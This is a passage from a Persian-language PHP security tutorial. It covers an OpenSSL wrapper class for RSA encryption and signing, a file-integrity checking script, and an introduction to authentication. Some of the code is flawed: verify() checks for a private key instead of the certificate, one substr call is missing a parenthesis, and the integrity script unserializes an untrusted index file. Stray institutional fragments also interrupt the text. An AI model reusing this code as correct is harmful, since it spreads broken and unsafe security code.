    openssl_private_decrypt( $string, $out, $key );

    // make openssl forget the key
    openssl_free_key( $key );

    return $out;

    // end of decrypt() method
  }

// openSSL class continues
```

روش encrypt() با مدیریت شدید ولی ضروری تعدادی شرایط خطا آغاز به کار می‌کند و از exit() جهت اتمام اجرا استفاده می‌کند به جای اینکه به یک برنامه اجازه دهد که کار خود را با داده‌های رمزنگاری نشده ادامه دهد. این روش بررسی می‌کند که یک گواهی فعال (باید گواهی دریافت کننده باشد و نه فرستنده) وجود دارد یا خیر، و اینکه داده‌ی ورودی ۵۶ بایت است یا کمتر. این محدودیت ظاهراً تصادفی بر روی ورودی، مورد نیاز است، چرا که تابع openssl_public_encrypt() در PHP داده‌های بزرگتر از ۱۱۷ بایت را رمزنگاری نمی‌کند و باید بیان کنیم که RSA نباید تنها جهت مقادیر کوتاه استفاده شود. ۵۶ بایت فضای کافی جهت یک کلید Blowfish 448 بیتی را فراهم می‌کند که طولانی‌ترین مقداری است که ما می‌خواهیم با استفاده از این کلاس به رمزنگاری آن بپردازیم.

هنگامی که ادامه‌ی کار مناسب است، encrypt() مقدار $this->certificate را به یک منبع گواهی PHP با استفاده از openssl_get_publickey() تبدیل نموده و سپس از آن استفاده می‌کند تا مقدار $string

را رمزنگاری کند. تابع openssl_public_encrypt() مقدار رمزنگاری شده را به $out به صورت ارجاعی، منتقل می‌کند. منبع گواهی آزاد شده و $out به صورت base64 انکد می‌شود و به قطعات ۶۴ کاراکتری تقسیم می‌شود تا آماده‌ی ذخیره در پایگاه‌داده و یا ارسال از طریق ایمیل شود.

روش decrypt() تقریبا به همین روش عمل می‌کند. البته بررسی طول ورودی در آن وجود ندارد (چرا که فرض می‌کنیم که پیام رمزنگاری‌شده‌ی انتقال یافته به decrypt() ، در ابتدا توسط encrypt() ایجاد شده است). به این دلیل که decrypt() با کلید خصوصی کار می‌کند، و کلید خصوصی ممکن است رمزنگاری شده باشد، این روش، عبارت عبوری مورد استفاده جهت رمزگشایی این کلید را در صورت نیاز، می‌پذیرد.

اکنون به روش‌های امضا و تایید اعتبار می‌پردازیم که باز هم باید دارای یک کلید خصوصی فعال و یا یک گواهی تعیین شده از قبل باشند:

```
// continues openSSL class

  // uses private key to sign a string
  public function sign ( $string, $passphrase = NULL ) {
    if ( empty( $this->privatekey ) ) {
      exit( 'Cannot decrypt, no active private key.' );
    }

    // create openssl pkey resource
    $key = openssl_get_privatekey( $this->privatekey, $passphrase );

    // find the signature
    $signature = NULL;
    openssl_sign( $string, $signature, $key );

    // make openssl forget the key
    openssl_free_key( $key );

    // base64 encode signature for easy transport
    $signature = chunk_split( base64_encode( $signature ), 64 );

    // finish signing string
    $signedString = $string . $this->sigheader . $signature . $this->sigfooter;

    // return signed string
    return $signedString;
```

```
  // end of sign() method
}

// uses key to verify a signature using this->certificate
public function verify ( $signedString ) {
  if ( empty( $this->privatekey ) ) {
    exit( 'Cannot verify, no active certificate.' );
  }

  // split the signature from the string
  $sigpos = strpos( $signedString, $this->sigheader );
  if ( $sigpos === FALSE ) {
    // failed, no signature!
    return FALSE;
  }

$signature = substr( $signedString, ( $sigpos +
  strlen( $this->sigheader ) ), ( 0 - strlen( $this->sigfooter ) )
$string = substr( $signedString, 0, $sigpos );

// base64 decode the signature...
$signature = base64_decode( $signature );

// create openssl certificate resource
$cert = openssl_get_publickey( $this->certificate );

// verify the signature
$success = openssl_verify( $string, $signature, $cert );

// free the key resource
openssl_free_key( $cert );

// pass or fail
if ( $success ) {
  return $string;
}
return FALSE;

// end of verify() method
  }

// openSSL class continues
```

این روش‌ها نیز از الگوی کلی بعدی و مشابه با الگوی تعریف شده توسط ()encrypt استفاده می‌کنند: مدیریت خطای بالقوه در صورتی که کلید یا گواهی مشخص نشده باشد، باز نمودن یک منبع PHP با اشاره به این کلید یا گواهی، فراخوانی تابع openssl مناسب جهت امضا یا تایید اعتبار، و سپس آزادسازی این منبع قبل از ارائه‌ی خروجی. چیزی که در خصوص این دو روش متفاوت است، این است که آن‌ها پیام را تغییر می‌دهند. روش ()sign امضا را (به همراه یک هدر و فوتر امضای از پیش تعریف شده) به پیام اضافه می‌کند و روش ()verify آن‌ها را جدا می‌نماید.

ممکن است فکر کنید که چرا ما $string کامل را به ()openssl_sign و ()openssl_verify ارائه می‌دهیم به جای اینکه آن را با ()sha1 درهم‌سازی نماییم؛ به هر حال، عملیات RSA نیازمند استفاده‌ی بالایی از CPU هستند و زمان زیادی طول می‌کشد تا یک فایل بزرگ را امضا نماییم. ولی ()openssl_sign و ()openssl_verify از SHA-1 به صورت داخلی استفاده می‌کنند تا در ابتدا مقدار ورودی را درهم‌سازی نمایند بنابراین ما نیازی به انجام این کار در این دو روش نداریم.

شایان توجه است که شما نخواهید توانست یک پیام امضا شده‌ی کامل را با استفاده از روش ()encrypt در openSSL.php رمزنگاری کنید که این امر به دلیل محدودیت ۵۶ کاراکتری ()encrypt بر روی ورودی می‌باشد. این امر براساس طراحی است، و ()encrypt و ()sign باید بر روی قطعات داده‌ی مختلف مورد استفاده قرار گیرند. در حال حاضر، تنها به خاطر داشته باشید که دلیل اینکه این موارد در این کلاس هستند این است که هر دو آن‌ها، عملیات مبتنی بر RSA هستند و اینکه هدف آن‌ها استفاده بر روی یک پیام یکسان نیست.

در نهایت، ما یک رابط بازنگری گواهی X.509 را به کار می‌گیریم که به توسعه‌دهنده اجازه می‌دهد تا Coomon Name و یا مجموعه‌ی کامل فیلدهای نام متمایز را جهت مالک گواهی و صادر کننده‌ی گواهی (یعنی صلاحیت گواهی که گواهی را امضا نموده است)، کشف کند.

مرکز تحقیقات مخابرات و هوافضا عملیات و خدمات رایانه ای

```
// continues openSSL class

  // find common name of entity represented by this->certificate
  public function getCommonName() {
    if ( isset( $this->x509['subject']['CN'] ) ) {
      return $this->x509['subject']['CN'];
    }
    return NULL;

    // end of getCommonName() method
  }

  // get all details of the entity represented by this->certificate
  // aka, the Distinguished Name
  public function getDN() {
    if ( isset( $this->x509['subject'] ) ) {
      return $this->x509['subject'];
    }
    return NULL;

    // end of getDN() method
  }

  // find common name of the issuer of this->certificate
  public function getCACommonName() {
    if ( isset( $this->x509['issuer']['CN'] ) ) {
      return $this->x509['issuer']['CN'];
```

شای رایانه ای

```
      }
      return NULL;

      // end of getCACommonName() method
    }

    // get all details of the the issuer of this->certificate
    // aka, the Certificate Authority
    public function getCA() {
      if ( isset( $this->x509['issuer'] ) ) {
        return $this->x509['issuer'];
      }
      return NULL;

      // end of getCA() method
    }

  // end of openSSL class
  }

?>
```

این روش‌ها تنها بخش‌های مرتبط از $this->x509 را ارائه می‌کنند که یا در زمانی ایجاد شده‌اند که makeKeys() یک گواهی جدید را تولید نموده است و یا زمانی که یک گواهی موجود به certificate() ارائه شده است تا کلید خصوصی فعال باشد.

همان‌طور که قبلا بیان کردیم، ماژول OpenSSL دارای سربار تنظیم یک‌سازی برابر با mcrypt نمی‌باشد بنابراین نیازی نیست که از تابع تخریبی استفاده کنیم. خواننده‌ای که حساسیت بالاتری دارد ممکن است تلاش کند تا بخشی از حافظه را که توسط این کلاس مورد استفاده قرار گرفته است، بازنویسی کند و جهت مثال مقدار $this->privatekey را بازنویسی نماید. ولی باید بیان نمود که اگر این مسئله شما را نگران می‌کند، رمز عبور کلید خصوصی در چندین محل مورد استفاده قرار می‌گیرد و تمامی این ارجاعات نیز باید پاک شوند. در این حالت، به نظر می‌رسد که تلاش جهت اینکار ارزش وقت گذاشتن ندارد.

۲،۳ تایید اعتبار داده‌های مهم

یک وظیفه‌ی سوم متداول که نیازمند رمزنگاری است عبارت از تایید اعتبار و یا حفاظت از یکپارچگی داده‌ها است. اگر می‌خواهید مطمئن شوید که باینری‌ها و یا اسکریپت‌ها و یا داده‌ها تحت تاثیر دستکاری بیرونی قرار نگرفته‌اند (چه تغییر تصادفی باشد مثلا در هنگام خطاهای انتقال و چه عمدی باشد مثلا در هنگام خرابکاری)، آنگاه باید این وظیفه را انجام دهید.

۲,۳,۱ تایید اعتبار با استفاده از دایجست‌ها

روش پیشنهادی ما جهت تایید اعتبار یکپارچگی داده‌های ذخیره شده بر روی رسانه‌های قابل جداسازی، از قبیل آرشیوهای سی‌دی و یا پشتیبان‌های نواری، یا فایل‌هایی که نباید بدون اجازه‌ی شما تغییر داده شوند، این است که از الگوریتم دایجست پیام از قبیل md5() یا sha1() جهت ذخیره‌ی مقدار درهم‌سازی این فایل یا پیام در هنگام اولین ذخیره، استفاده کنید. سپس این درهم‌سازی را می‌توان بعدا جستجو نمود و تایید نمود که محتوای یک فایل تغییر یافته است.

ما این روش را با استفاده از اسکریپت خط فرمان integrity.php نشان می‌دهیم. این اسکریپت دارای دو حالت می‌باشد که بسته به تعداد آرگومان‌های ارائه شده هستند: indexing و یا integrity-checking. حالت indexing جهت ایجاد یک نمایه‌ی جامع از تمامی فایل‌ها در مسیر ارائه شده استفاده می‌شود (که ممکن است یک فایل یکتا و یا یک دایرکتوری باشد). نمایه‌ی ارائه آمده باید در یک مکان ایمن ذخیره شود. حالت integrity-checking جزئیات فایل در نمایه‌ی ذخیره شده را با فایل‌های کنونی بر روی دیسک مقایسه نموده و یک گزارش از هر نوع ناسازگاری را ارائه می‌دهد.

```
#!/usr/local/bin/php
<?php

  // simple file class to track detailed file metrics including hash and stats
  class fileData {
    public $path;          // path of file
    public $lastSeen;      // time when stats were generated
    public $stats;         // selected output of stat() call on path
    public $combinedHash; // combined md5 hash of content and stats

    // load stats and compute hashes for the file at $path
    public function load( $path ) {
      $this->path = $path;
```

```
if ( is_readable( $path ) ) {
  // compute contentHash from file's contents
  $contentHash = md5_file( $this->path );

  // get all file statistics, see http://php.net/stat
  // slice off numeric indexes, leaving associative only
  $this->stats = array_slice( stat( $this->path ), 13 );

  // ignore atime (changes with every read), rdev, and blksize (irrelevant)
  unset( $this->stats['atime'] );
  unset( $this->stats['rdev'] );
  unset( $this->stats['blksize'] );

  // compute md5 hash of serialized stats array
  $statsHash = md5( serialize( $this->stats ) );

  // build combinedHash
  $this->combinedHash = $contentHash . $statsHash;
}

      // timestamp
      $this->lastSeen = time();

      // end of fileData->load()
    }

    // end of fileData class
  }

// integrity.php continues
```

بخش اول این اسکریپت شامل کلاس fileData می‌باشد. بعد از تعریف متغیرهای ضروری، شما روش load() را ایجاد می‌کنید که کارهای این کلاس را انجام می‌دهد. شما بررسی می‌کنید که فایلی که نام آن وارد شده است، قابل خواندن باشد و اگر هست، شما در ابتدا از تابع md5_file() استفاده می‌کنید تا محتوای آن را درهم‌سازی کنید. در ادامه، آمارهای این فایل را با استفاده از تابع stat() بازخوانی می‌کنید و تنها موارد مرتبط را حفظ می‌کنید. شما آمارهای سریالی را درهم‌سازی می‌کنید و این دو درهم‌سازی را با هم ترکیب می‌کنید تا یک مجموعه‌ی جامع از اطلاعات را در مورد فایل ارائه آورید. در نهایت، یک برچسب زمانی را جهت فعالیت‌هایی که اکنون انجام دادید، مشخص می‌کنید.

بخش بعدی این اسکریپت از کلاسی که تازه ایجاد کردید استفاده می‌کند تا اطلاعات اولیه را در خصوص تمامی فایل‌های این مسیر، تولید و ذخیره نماید و یا اطلاعاتی را که قبلا ذخیره شده‌اند با اطلاعات تازه تولید شده مقایسه نماید تا تعیین کند که آیا تغییری وجود داشته است یا خیر.

```
//continues integrity.php

  // initial values
$found = array();
$known = FALSE;


 // get path or print usage information
 if ( !empty( $argv[1] ) ) {
   $path = $argv[1];
 }
 else {
   // create a usage reminder
   exit( "Missing path.
   Usage: $argv[0] <path> [<index file>]

   Outputs or checks the integrity of files in <path>.
   If an <index file> is provided, it is used to check the
     integrity of the specified files.
   If not, a new index is generated and written to std-out.
   The index is a serialized PHP array, with one entry per file.\r\n\r\n" );
 }

 // if existing index is provided, load it into $known
 if ( !empty( $argv[2] ) ) {
   $index = file_get_contents( $argv[2] );
   $known = unserialize( $index );
```

```
  if ( empty( $known ) ) {
    exit( "Unable to load values in $argv[2].\r\n" );
  }
  else {
    print "Loaded index $argv[2] (".count( $known )." entries)\r\n";
  }
}

// if path is not readable, exit
if ( !is_readable( $path ) ) exit( "Unable to read $path\r\n" );

// integrity.php continues
```

در اسکریپت واقعی (به یاد داشته باشید که باید از خط فرمان اجرا شود)، شما در ابتدا متغیرهای ضروری را آغاز می‌کنید و سپس بررسی می‌کنید تا دریابید که آیا این اسکریپت به درستی فراخوانی شده است یا خیر، اگر نشده باشد با یک آگهی استفاده خارج می‌شود ولی اگر به درستی فراخوانی شده باشد، مقادیر ارائه شده را در متغیرهای مناسب، ذخیره می‌کند. اگر هنگام فراخوامی این اسکریپت، شما یک نمایه‌ی موجود را به عنوان یک پارامتر ثانویه به آن داده باشید (تا بررسی یکپارچگی بتواند انجام شود)، آن نمایه را فراخوانی نموده و آن را در آرایه‌ی $known ذخیره می‌کنید. در ادامه، بررسی می‌کنید که مسیر داده شده قابل خواندن باشد و اگر نباشد با یک پیام مناسب، خارج می‌شود. (توجه کنید که یک بررسی مشابه درون کلاس fileData انجام می‌شود در حالی که این بررسی باعث می‌شود که آن بررسی از لحاظ فنی اضافی باشد، ما یک بررسی را در آنجا نیز به عنوان یک ویژگی ایمنی ارائه نموده ایم در صورتی که این کلاس در اسکریپتی استفاده شود که دارای چنین بررسی نباشد.)

دفتر تدوین متون درسی حوزه‌های فناوری اطلاعات و ارتباطات

```
//continues integrity.php

  // if path is a directory, find all contents
if ( is_dir( $path ) ) {
  $dir = dir( $path );
  while ( $entry = $dir->read() ) {
    // skip .dotfiles
    if ( substr( $entry, 0, 1 ) == '.' ) continue;

    // skip directories -- recursive indexing not implemented
    if ( is_dir( $path . '/' . $entry ) ) continue;

    // create a new fileData object for each entry
    $file = new fileData;
    $file->load( $path . '/' . $entry );

    // if readable, assign to $found array
    if ( !empty( $file->combinedHash ) ) {
      $found[ $file->path ] = $file;
    }

    // end while directory entry
  }
}
// otherwise handle just the single file
else {
  $file = new fileData;
  $file->load( $path );
  if ( !empty( $file->combinedHash ) ) {
    $found[ $file->path ] = $file;
  }
}

// integrity.php continues
```

اگر مسیر داده شده یک دایرکتوری باشد، شما از هر کدام از فایل‌های موجود در دایرکتوری عبور خواهید نمود و از روش load() در کلاس fileData استفاده می‌کنید تا درهم‌سازی ترکیبی از اطلاعات فایل را تولید نموده و آن را در آرایه‌ی $known ذخیره نمایید. اگر مسیر، یک فایل یکتا باشد، شما همین کار را با آن انجام می‌دهید.

```
//continues integrity.php

// initialize counters
$foundFiles = count( $found );
$changedFiles = 0;
$otherFiles = 0;


// if checking integrity, compare $found files to $known files
if ( !empty( $known ) ) {

  // for each found...
  foreach( $found AS $fpath=>$file ) {

    // find matching record
    if ( isset( $known[ $fpath ] ) ) {
      $knownFile = $known[ $fpath ];
    }
    else {
      print "NEW file at $fpath.\n";
      $otherFiles++;
      continue;
    }

    // check hashes
    if ( $file->combinedHash != $knownFile->combinedHash ) {

      // something changed!

        $changedFiles++;

        // check content first
        $knownContentHash = substr( $knownFile->combinedHash, 0, 32 );
        $contentHash = md5_file( $fpath );
        if ( $contentHash != $knownContentHash ) {
          print "CONTENTS changed at $fpath.\r\n";
          continue;
        }

        // content same so stats changed... which ones?
        $changed = NULL;
        foreach( $knownFile->stats AS $key=>$knownValue ) {
          if ( $file->stats[ $key ] != $knownValue ) {
            $changed .= "$key changed from $knownValue to " . $file->stats[ $key ] .➡
', ';
          }
        }
```

مرکز مدیر

```
    // strip off the last space and comma
    $changed = substr( $changed, 0, -2 );

    print "OTHER CHANGE at $fpath: $changed.\r\n";
    continue;
  }



    // nothing changed
    print "$fpath ok.\r\n";

    // end foreach found
  }

  // now report on unlinked files
  foreach( $known AS $kpath=>$file ) {
    if ( empty( $found[ $kpath ] ) ) {
      print "MISSING file at $kpath.\r\n";
      $otherFiles++;
    }
  }

  // summary report
  print "$changedFiles changed, $otherFiles new or deleted";
  print " in $foundFiles files at $path.\r\n";
}
else {
 // not checking integrity, print index
 print serialize( $found )."\r\n";
}

?>
```

هنگامی که اطلاعات فایل را در اختیار دارید، می‌توانید مقادیر جدید و ذخیره شد ه را با هم مقایسه نمایید و یا تنها مقادیر جدید را ذخیره کنید. بنابراین شما شمارنده‌هایی را آغاز می‌کنید که می‌توانید جهت ردیابی پیشرفت خود از آن‌ها استفاده کنید. اگر ارایه‌ی known$ خالی نباشد، شما باید مقایسه را جهت بررسی یکپارچگی انجام دهید. بنابراین، شما به ترتیب از آرایه‌ی found$ عبور می‌کنید؛ هرچیزی را که در آنجا بیابید ولی در آرایه‌ی known$ نباشد، باید یک فایل جدید باشد. جهت فایل‌هایی که جدید نیستند، شما درهم‌سازی‌های اطلاعات فایل یافته شده و قبلی را با هم مقایسه می‌کنید؛ جهت تطابق‌های اشتباه، شما این

مسئله را تعیین می‌کنید که آیا این تفاوت در محتوا است و یا در آمارها (و اگر تفاوت در آمارها می‌باشد، دقیقا در کجای آن می‌باشد؟) یا در جایی دیگر. در نهایت، بررسی می‌کنید تا مطمئن شوید که هیچ فایل شناخته شده‌ای، اکنون در حالت یافته نشده، نباشند. شما اسکریپت را با یک گزارش خلاصه به پایان می‌برید.

ما اکنون نشان می‌دهیم که چگونه می‌توانید از اسکریپت integrity.php استفاده کنید. ابتدا integrity.php را در حالت Indexing فراخوانی می‌کنید (تنها با یک پارامتر، مسیری که باید نمایه شود) و فایل نمایه‌ی ارائه آمده را به عنوان etc-intex در دایرکتوری خانه‌ی خود، ذخیره می‌کنید:

```
./integrity.php /etc > ~/etc-index
```

فایل نمایه‌ی ارائه آمده یک آرایه‌ی PHP سریالی از اشیا fileData می‌باشد یعنی یک مورد جهت هر فایل موجود در /etc، که بخشی از آن به این شکل است (مقدار combinedHash 64 کاراکتری قطع شده است تا نمایش آن راحت‌تر باشد):

```
a:73:{s:14:"/etc/6to4.conf";➥
O:10:"fileData":4:{s:4:"path";s:14:"/etc/6to4.conf";➥
s:8:"lastSeen";i:1119201553; ➥
s:12:"combinedHash";s:64:"bf6...";  ➥
s:5:"stats";a:10:{s:3:"dev";i:234881026;s:3:"ino";i:46010; ➥
s:4:"mode";i:33188;s:5:"nlink";i:1;s:3:"uid";i:0;s:3:"gid";i:0; ➥

s:4:"size";i:753;s:5:"mtime";i:1111376393;s:5:"ctime";i:1115683445; ➥
s:6:"blocks";i:8;}}
```

این خروجی بخشی از یک فایل K۲۸ تولیدشده، در هنگامی که integrity.php بر روی مسیر /etc بر روی OSX اجرا می‌شود، هست.

برای بررسی محتوای /etc، شما integrity.php را در حالت integrity-checking فراخوانی می‌کنید و نام فایل نمایه‌ی ذخیره شده را به عنوان آرگومان دوم به آن می‌دهید:

```
./integrity.php /etc ~/etc-index
```

هنگام فراخوانی بر روی یک دایرکتوری تغییر داده نشده، این اسکریپت، خروجی مشابه با زیر را تولید می‌کند:

```
Loaded integrity file /Users/csnyder/etc-index (73 entries)
0 changed, 0 new or deleted in 73 files at /etc.
```

ولی اگر یکی از فایل‌های موجود در /etc در این زمان تغییر داده شده باشد، integrity.php یک گزارش دقیق از این تغییرات را ارائه می‌دهد:

```
Loaded integrity file /Users/csnyder/etc-index (73 entries)
CONTENTS changed at /etc/hosts.
OTHER CHANGE at /etc/smb.conf: mtime changed from 1115943114 to 1119201955.
2 changed, 0 new or deleted in 73 files at /etc.
```

همین روش می‌تواند درون برنامه‌های شما جهت مدیریت فایل‌های کش[۲۰]، مورد استفاده قرار گیرد؛ مقایسه‌ی متوالی درهم‌سازی‌های فایل‌های کش با درهم‌سازی‌های فایل‌های اصلی را می‌توانید زمانی مورد استفاده قرار دهید که فایل‌های اصلی تغییر داده شده‌اند و باید از نو کش شوند. البته، استفاده از یک برچسب زمانی جهت این امر ساده‌تر است ولی تقریبا غیرقابل اعتماد می‌باشد چرا که یک فایل ممکن است بیش از چندین بار در یک ثانیه تغییر کند و برچسب‌های زمانی نیز می‌توانند با استفاده از touch تغییر نمایند. یک مزیت اضافی جهت استفاده از این روش این است که مقدار درهم‌سازی فایل کش شده را می‌توان به عنوان هدر HTTP ETag مورد استفاده قرار داد (بخش ۱۴-۱۹ از RFC2616 جهت اطلاعات بیشتر)، که به مرورگر اجازه می‌دهد تا به بهترین شکل از کش‌های داخلی خود استفاده نموده و از درخواست‌های مکرر جهت فایل یکسان و تغییر داده نشده، اجتناب نمایند.

هرچند معمولا حتی ریزترین تغییرات در یک پیام موجب مقادیر درهم‌سازی بسیار متفاوت می‌شوند، ممکن است تصادم رخ دهد، یعنی، دو پیام کاملا متفاوت، مقدار درهم‌سازی یکسانی را تولید نمایند. بنابراین، این امکان وجود دارد، هرچند احتمال آن بسیار اندک است، که یک مهاجم محتوای یک پیام را به گونه‌ای تغییر دهد که درهم‌سازی مشابهی ایجاد شود. محققین روش‌هایی را کشف کرده‌اند که سختی یافتن یک تصادم جهت هر پیام مفروض را کاهش می‌دهد، با این حال، به عنوان یک موضوع عملی، این روش را می‌توان جهت تمامی برنامه‌ها، ایمن به شمار آورد به غیر از آن‌هایی که بالاترین سطوح امنیت را نیاز دارند.

---

[۲۰] Cache

۲،۳،۲ تایید اعتبار با استفاده از امضاها

استفاده از الگوریتم‌های دایجست به تنهایی جهت سیستم‌هایی مناسب است، که در آن‌ها می‌توانید بدون هیچ تردیدی به مقدار هشی که جهت تایید اعتبار فایل‌ها استفاده می‌کنید، اعتماد نمایید. ولی هنگام استفاده جهت تایید اعتبار محتوای فایل‌های ارسال شده توسط سرورها، رویکرد دایجست دارای یک خطای بنیادی است: هیچ روش مطمئنی جهت دانستن این مسئله ندارید که این مقدار هش، معتبر باشد. اگر یک مهاجم قادر باشد محتوای فایل‌ها در یک دایرکتوری وب را دست‌کاری کند، آنگاه وی به احتمال زیاد قادر خواهد بود که یک پایگاه‌داده‌ی دایجست بر روی همان سیستم را نیز دستکاری کند. مقادیر درهم‌سازی تنها در صورتی قابل اعتماد هستند که با استفاده از بیش از یک منبع، منتشر و مورد تایید واقع شده باشند.

از سوی دیگر، امضاهای دیجیتال[۲۱] کاملا قابل تایید هستند، حداقل تا حدی که اطمینان دارید که فرستنده تنها کسی است که دارای یک کلید عمومی خاص می‌باشد. یک امضا، درهم‌سازی یک سند را اتخاذ نموده و سپس آن را با استفاده از یک الگوریتم نامتقارن و کلید خصوصی فرستنده، رمزنگاری می‌کند. هرکسی که کلید عمومی فرستنده را در اختیار داشته باشد می‌تواند این امضا را رمزگشایی نماید، و تایید کند که این درهم‌سازی با درهم‌سازی سند دریافتی، منطبق است. این دقیقا همان کاری است که روش‌های sign() و verify() در کلاس openSSL.php در ابتدای این فصل، انجام دادند.

۲،۴ خلاصه

ما در اینجا، روش‌های عملی جهت استفاده از PHP و رمزنگاری را جهت حل سه مشکل معمول و متفاوت مورد بحث قرار دادیم که شما احتمالا در هنگام توسعه‌ی برنامه‌های وب خود با آن‌ها مواجه خواهید شد:

- حفاظت از رمزهای عبور با درهم‌سازی نمودن آن‌ها
- حفاظت از داده‌های حساس با رمزنگاری آن‌ها، چه به صورت متقارن و چه نامتقارن
- تایید اعتبار محتوای فایل یا پیام با مقایسه‌ی درهم‌سازی‌های قبلی و بعدی یا با استفاده از امضاهای دیجیتال (که دو روش قبلی را در یک بسته‌ی ساده، ترکیب می‌کنند).

---

[۲۱] Digital signature

۳ فصل سوم : کنترل دسترسی[۲۲] (تایید صحت و اعتبار)

کنترل نمودن دسترسی به سرور به معنای محدود کردن کاری است که دسته‌های مختلف کاربران و هر کدام از کاربران خاص می‌توانند با منابع شما انجام دهند، و نه فقط کاربران انسانی ساده، بلکه همچنین دایمون‌ها، پردازش‌هایی که به صورت پیوسته بر روی سرور شما در حال اجرا هستند (مثل روتینی که کارهای زمان‌بندی شده را مدیریت می‌کند)، و به نوبه‌ی خود می‌توانند سایر پردازش‌ها را نیز آغاز کنند.

این مسئله معمولاً به عنوان سه مسئله‌ی مجزا نگریسته می‌شود:

- تعیین هویت کاربر یا پردازش با اطمینان
- تعیین اینکه آیا یک کاربر شناسایی‌شده دارای صلاحیت جهت استفاده از منابع می‌باشد یا خیر.
- تعیین اینکه چه منابعی باید در دسترس یک کاربر که به درستی تایید صلاحیت شده است، قرار گیرد.

اولین مسئله باعث مبحث تایید اعتبار و صحت می‌شود و دومین مسئله، مسئله‌ی تایید صلاحیت می‌باشد. این دو مبحث به اندازه‌ای با هم ارتباط نزدیک دارند که گاهی حتی از یکدیگر متمایز نیز نمی‌شوند؛ به هر حال، تعیین هویت قابل اعتماد معمولا شامل تایید صلاحیت خودکار می‌باشد. و بنابراین ما این‌ها را با هم مورد بحث قرار می‌دهیم و اصطلاح کلی تایید صحت را جهت آن به کار می‌بریم. در این فصل، ما یک مجموعه‌ی گسترده از سیستم‌ها تایید اعتبار و تایید صلاحیت را مورد بررسی قرار می‌دهیم که شامل راه حل شناسایی یگانه‌ی مبتنی بر PHP نیز می‌باشد.

۳،۱ تایید صلاحیت

تایید صلاحیت عبارت است از فرآیند تعیین هویت یک کاربر، که مایل هست از برنامه‌ی شما استفاده کند. این کاربر ممکن است یک انسان، و یا یک پردازش خودکار باشد ولی در هر حال، مسئله‌ی تایید اعتبار یک

[۲۲] Access control

هویت دیجیتال اصولا یکسان است: چگونه می‌توانید مطمئن شوید که یک کاربر همان فردی است که ادعا می‌کند؟ اصولا، از کاربر خواسته می‌شود تا مقداری اطلاعات، معمولا یک رمزعبور، را که مرتبط با هویت وی است، ارائه نماید. در عین حال، کاربر ممکن است یک گواه دیجیتال و یا یک کلید عمومی را به همراه یک پیام امضا شده توسط کلید خصوصی مربوطه، ارائه نماید. یا، در یک وضعیت امنیتی شدید، ممکن است حتی از کاربر خواسته شود که رمزنگاری دیجیتال یک اسکن از رتینا[۲۳] را ارائه کند. ایمن‌ترین برنامه‌ها از تاییدصلاحیت دو و یا حتی سه عاملی استفاده می‌کنند و از کاربر می‌خواهند که اثبات کند که هم دارای یک کلید فیزیکی است، مثلا یک چیپ[۲۴] یا اثر انگشت، و هم دارای یک رمزعبور قوی. (IBM با سوار شدن بر موج اشتیاق عمومی جهت امنیت افزوده، در مارس ۲۰۰۵ اعلام کرد که یک خواننده‌ی اثرانگشت تجمیعی را بر روی خط تولید Thinkpad لپ‌تاپ‌های خود قرار می‌دهد). بعضی از برنامه‌ها نیازمند داشتن یک تلفن همراه فعال هستند که یک رمز اشتراکی را از طریق پیامک به آن ارسال می‌کنند و بنابراین بر توانایی اپراتور تلفن همراه شما جهت تشخیص دقیق شما، تکیه می‌کنند (که باید دارای این توانایی جهت اهداف دریافت وجوه باشد). تعداد روش‌های مختلف صلاحیت سنجی تقریبا به درستی نشان می‌دهد که هیچ کدام از آن‌ها هنوز به کمال نرسیده است. ولی دو روش که ساده‌ترین روش‌ها هستند یعنی داشتن یک رمزعبور درست و داشتن یک کلید خصوصی قابل قبول، مطمئنا جهت بسیاری از اهداف، مناسب هستند.

گاهی، شما ممکن است به یک مهمان (یک کاربر ناشناس) اجازه دهید که وارد یک برنامه شود؛ آیا این مهمان به درستی تشخیص داده شده است، یعنی، تایید صلاحیت شده‌است؟ خوب، هم بله و هم خیر؛ با استفاده از یک مکانیسم جلسه‌ای، از قبیل یک کوکی HTTP، با درجه‌ی قابل قبولی از اطمینان می‌توانید بگویید که یک مهمان خاص در هر درخواست بعد از درخواست دیگر، همان فرد می‌باشد. به عبارت دیگر، شما می‌توانید جلسه‌ی مرتبط با آن مهمان را تشخیص دهید ولی هویت دقیق این مهمان را نمی‌دانید. در چنین حالتی، جلسه تایید صلاحیت می‌شود ولی کاربر نه.

مرکز مدیریت اسناد و همکاری عملیات در حلقه‌های رایانه ای

---

[۲۳] Retina

[۲۴] Chip

۳،۲ تایید صلاحیت HTTP

یک روش ساده جهت تایید صلاحیت یک کاربر عبارت از استفاده از روتین‌های تایید صلاحیت چالش-پاسخ درونی سیستم عامل یا وب سرور خود هست. جهت برنامه‌های وب، علی‌الخصوص آن‌هایی که دارای یک تعداد محدود از کاربران هستند، ساده‌ترین روش استفاده از تایید صلاحیت HTTP می‌باشد، که تایید صلاحیت ساده‌ی مبتنی بر رمز عبور برای کاربران را ارائه می‌دهد و بنابراین، حفاظت در برابر دسترسی ناشناخته را ارائه می‌کند. باید توجه داشت که این فرآیند کاملا مستقل از این مسئله است که شما از SSL جهت ایمن‌سازی ارتباطات وب استفاده می‌کنید یا خیر. تایید صلاحیت HTTP کاملا به صورت خوبی عمل می‌کند حتی بدون حفاظت اضافی که توسط SSL تامین می‌شود. به یاد داشته باشید که تایید صلاحیت تنها تضمین می‌کند که یک فرد دارای رمزعبور درست همراه نام کاربری است؛ به این معنا نیست که این رمزعبور ضرورتا تحت حفاظت قرار دارد و یا محرمانه است چرا که بین مشتری و سرور انتقال می‌یابد.

باید توجه داشت که تایید صلاحیت HTTP جهت سیستم‌هایی مناسب است که یا شما و یا مدیر سیستم بتواند به طور دقیق فهرست افرادی را که دسترسی به آن‌ها داده می‌شود، تحت کنترل داشته باشد. این کنترل معمولا به رمزعبورهای این کاربران نیز تعمیم می‌یابد. بنابراین به منظور برپایی تایید صلاحیت HTTP شما مسئولیت مدیریتی دارید که بر روی سرور، یک فهرست از کاربران و رمزعبورهای آنان را ایجاد کنید. این امر مجموعه‌ای از مسائل را ایجاد می‌کند (به مانند تایید اعتبار کاربر و سیاست‌های حریم خصوصی) که فراتر از گستره‌ی این مستند هستند ولی با این حال، در ارتباط با مباحث امنیتی باید مد نظر قرار گیرند. ما می‌توانیم کتاب آپاچی حرفه‌ای (Apress، 2004) نوشته‌ی پیتر واین رایت را پیشنهاد نماییم.

